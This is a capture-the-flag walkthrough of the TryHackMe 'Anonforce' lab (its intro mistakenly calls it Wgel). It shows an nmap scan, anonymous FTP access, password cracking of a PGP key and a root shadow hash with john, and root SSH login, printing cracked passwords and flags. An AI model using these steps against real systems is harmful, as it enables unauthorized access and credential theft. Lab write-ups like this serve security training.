Anonforce - Walkthrough

Wgel is an easy machine from try Hack Me. This is a beginner friendly machine & is focused on cracking the hashes.

Objective: Gain the root shell of the target machine & find the root flag.

Penetration Methodologies:


- Scanning
- Exploitation
- Privilege Escalation

Tools Used:

nmap, ftp, john, gpg, ssh

Scanning

After connecting with the machine on TryHackMe, I started **nmap** scan to check the open ports and services.



kali@kali: ~/Desktop/tryhackme/others/anonforce
File Actions Edit View Help

```
┌──(kali㉿kali)-[~/Desktop/tryhackme/others/anonforce]
└─$ nmap -T4 -sV 10.10.4.69
Starting Nmap 7.91 ( https://nmap.org ) at 2021-11-22 00:10 EST
Nmap scan report for 10.10.4.69
Host is up (0.16s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.
Nmap done: 1 IP address (1 host up) scanned in 18.13 seconds
```


Exploitation

First of all, I tried **anonymous** login & I **got the access**. I was in the **“/”** directory.


kali@kali: ~/Desktop/tryhackme/others/anonforce
File Actions Edit View Help


```
┌──(kali㉿kali)-[~/Desktop/tryhackme/others/anonforce]
└─$ ftp 10.10.4.69
Connected to 10.10.4.69.
220 (vsFTPd 3.0.3)
Name (10.10.4.69:kali): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls -la
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x   23 0        0            4096 Aug 11  2019 .
drwxr-xr-x   23 0        0            4096 Aug 11  2019 ..
drwxr-xr-x    2 0        0            4096 Aug 11  2019 bin
drwxr-xr-x    3 0        0            4096 Aug 11  2019 boot
drwxr-xr-x   17 0        0            3700 Nov 21 21:09 dev
drwxr-xr-x   85 0        0            4096 Aug 13  2019 etc
drwxr-xr-x    3 0        0            4096 Aug 11  2019 home
lrwxrwxrwx    1 0        0              33 Aug 11  2019 initrd.img -> boot/initrd.img-4.4.0-157-generic
lrwxrwxrwx    1 0        0              33 Aug 11  2019 initrd.img.old -> boot/initrd.img-4.4.0-142-generic
drwxr-xr-x   19 0        0            4096 Aug 11  2019 lib
drwxr-xr-x    2 0        0            4096 Aug 11  2019 lib64
drwx------    2 0        0           16384 Aug 11  2019 lost+found
```

Then I used **get command** to download **/home/melodias/user.txt** file, onto my machine to access the user flag.


kali@kali: ~/Desktop/tryhackme/others/anonforce
File Actions Edit View Help


```
drwxr-xr-x    3 0        0            4096 Aug 11  2019 ..
-rw-------    1 0        0             117 Aug 11  2019 .bash_history
-rw-r--r--    1 1000     1000          220 Aug 11  2019 .bash_logout
-rw-r--r--    1 1000     1000         3771 Aug 11  2019 .bashrc
drwx------    2 1000     1000         4096 Aug 11  2019 .cache
drwxrwxr-x    2 1000     1000         4096 Aug 11  2019 .nano
-rw-r--r--    1 1000     1000          655 Aug 11  2019 .profile
-rw-r--r--    1 1000     1000            0 Aug 11  2019 .sudo_as_admin_successful
-rw-r--r--    1 0        0             183 Aug 11  2019 .wget-hsts
-rw-rw-r--    1 1000     1000           33 Aug 11  2019 user.txt
226 Directory send OK.
ftp> clear
?Invalid command
ftp> get user.txt
local: user.txt remote: user.txt
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for user.txt (33 bytes).
226 Transfer complete.
33 bytes received in 0.00 secs (11.6216 kB/s)
ftp> pwd
257 "/home/melodias" is the current directory
ftp> 
```

Then on my machine, I opened the user.txt file and **got the user flag**.


~/Desktop/tryhackme/others/anonforce/user.txt - Mousepad
File Edit Search View Document Help


```
606083fd33beb1284fc51f411a706af8
```

In the **"/notread/"** directory, I also found **backup.pgp (encrypted file) & private.asc (pgp private key)**. Then I used **mget** to download both of them onto my machine to analyze them.


kali@kali: ~/Desktop/tryhackme/others/anonforce
File Actions Edit View Help

```
150 Here comes the directory listing.
drwxrwxrwx    2 1000     1000         4096 Aug 11  2019 .
drwxr-xr-x   23 0        0            4096 Aug 11  2019 ..
-rwxrwxrwx    1 1000     1000          524 Aug 11  2019 backup.pgp
-rwxrwxrwx    1 1000     1000         3762 Aug 11  2019 private.asc
226 Directory send OK.
ftp> pwd
257 "/notread" is the current directory
ftp> mget backup.pgp private.asc
mget backup.pgp? y
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for backup.pgp (524 bytes).
226 Transfer complete.
524 bytes received in 0.00 secs (3.4228 MB/s)
mget private.asc? y
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for private.asc (3762 bytes).
226 Transfer complete.
3762 bytes received in 0.00 secs (8.3630 MB/s)
ftp> 
```

I was unable to access backup.pgp file as it **was password protected**. Then on my machine, I used **gpg2john** tool to convert the private.asc key file into hash so that **john** can be used to bruteforce the hash to gain the password.



kali@kali: ~/Desktop/tryhackme/others/anonforce
File Actions Edit View Help

```
┌──(kali㉿kali)-[~/Desktop/tryhackme/others/anonforce]
└─$ gpg2john private.asc > for_john.txt

File private.asc

┌──(kali㉿kali)-[~/Desktop/tryhackme/others/anonforce]
└─$ 
```

After that, I used **john** to bruteforce the hash & I **got the password**.




kali@kali: ~/Desktop/tryhackme/others/anonforce
File Actions Edit View Help

```
┌──(kali㉿kali)-[~/Desktop/tryhackme/others/anonforce]
└─$ john --wordlist=rockyou.txt for_john.txt --progress-every=3
Using default input encoding: UTF-8
Loaded 1 password hash (gpg, OpenPGP / GnuPG Secret Key [32/64])
Cost 1 (s2k-count) is 65536 for all loaded hashes
Cost 2 (hash algorithm [1:MD5 2:SHA1 3:RIPEMD160 8:SHA256 9:SHA384 10
Cost 3 (cipher algorithm [1:IDEA 2:3DES 3:CAST5 4:Blowfish 7:AES128 8
Will run 3 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
xbox360          (anonforce)
1g 0:00:00:00 DONE (2021-11-22 00:24) 5.882g/s 5470p/s 5470c/s 5470C/
Use the "--show" option to display all of the cracked passwords relia
```

Then I used **gpg** and entered the password when prompted & after some time I **got the contents of the backup.pgp file**.


Privilege Escalation



kali@kali: ~/Desktop/tryhackme/others/anonforce
File Actions Edit View Help

```
┌──(kali㉿kali)-[~/Desktop/tryhackme/others/anonforce]
└─$ gpg -d backup.pgp
gpg: WARNING: cipher algorithm CAST5 not found in recipient preferences
gpg: encrypted with 512-bit ELG key, ID AA6268D1E6612967, created 2019-08-12
      "anonforce <melodias@anonforce.nsa>"
root:$6$07nYFaYf$F4VMaegmz7dKjsTukBLh6cP01iMmL7CiQDt1ycIm6a.bsOIBp0DwXVb9XI2
EtULXJzBtaMZMNd2tV4uob5RVM0:18120:0:99999:7:::
daemon:*:17953:0:99999:7:::
bin:*:17953:0:99999:7:::
sys:*:17953:0:99999:7:::
sync:*:17953:0:99999:7:::
games:*:17953:0:99999:7:::
man:*:17953:0:99999:7:::
lp:*:17953:0:99999:7:::
mail:*:17953:0:99999:7:::
news:*:17953:0:99999:7:::
uucp:*:17953:0:99999:7:::
```

I **found the hash encrypted password of the root user**. Then I used john to decrypt the password.



kali@kali: ~/Desktop/tryhackme/others/anonforce
File Actions Edit View Help

```
┌──(kali㉿kali)-[~/Desktop/tryhackme/others/anonforce]
└─$ john --wordlist=rockyou.txt hash.txt --progress-every=
3
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512
256/256 AVX2 4x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 3 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for sta
tus
hikari           (?)
1g 0:00:00:01 DONE (2021-11-22 00:30) 0.6172g/s 4266p/s 42
```

After sometime, I **found the root user's password**. Then I used the below command to make a ssh connection with the target with the **user root**.

ssh root@10.10.4.69

and entered the password when asked.



```
┌──(kali㉿kali)-[~/Desktop/tryhackme/others/anonforce]
└─$ ssh root@10.10.4.69
The authenticity of host '10.10.4.69 (10.10.4.69)' can't be established.
ECDSA key fingerprint is SHA256:5evbK4JjQatGFwpn/RYHt5C3A6banBkqnngz4IVXyz0.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.4.69' (ECDSA) to the list of known hosts.
root@10.10.4.69's password:
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.4.0-157-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

root@ubuntu:~# whoami
root
root@ubuntu:~# cd /root
root@ubuntu:~# ls
root.txt
root@ubuntu:~# cat root.txt
f706456440c7af4187810c31c6cebdce
root@ubuntu:~# 
```

Then **in the /root/root.txt file, I found the root flag**.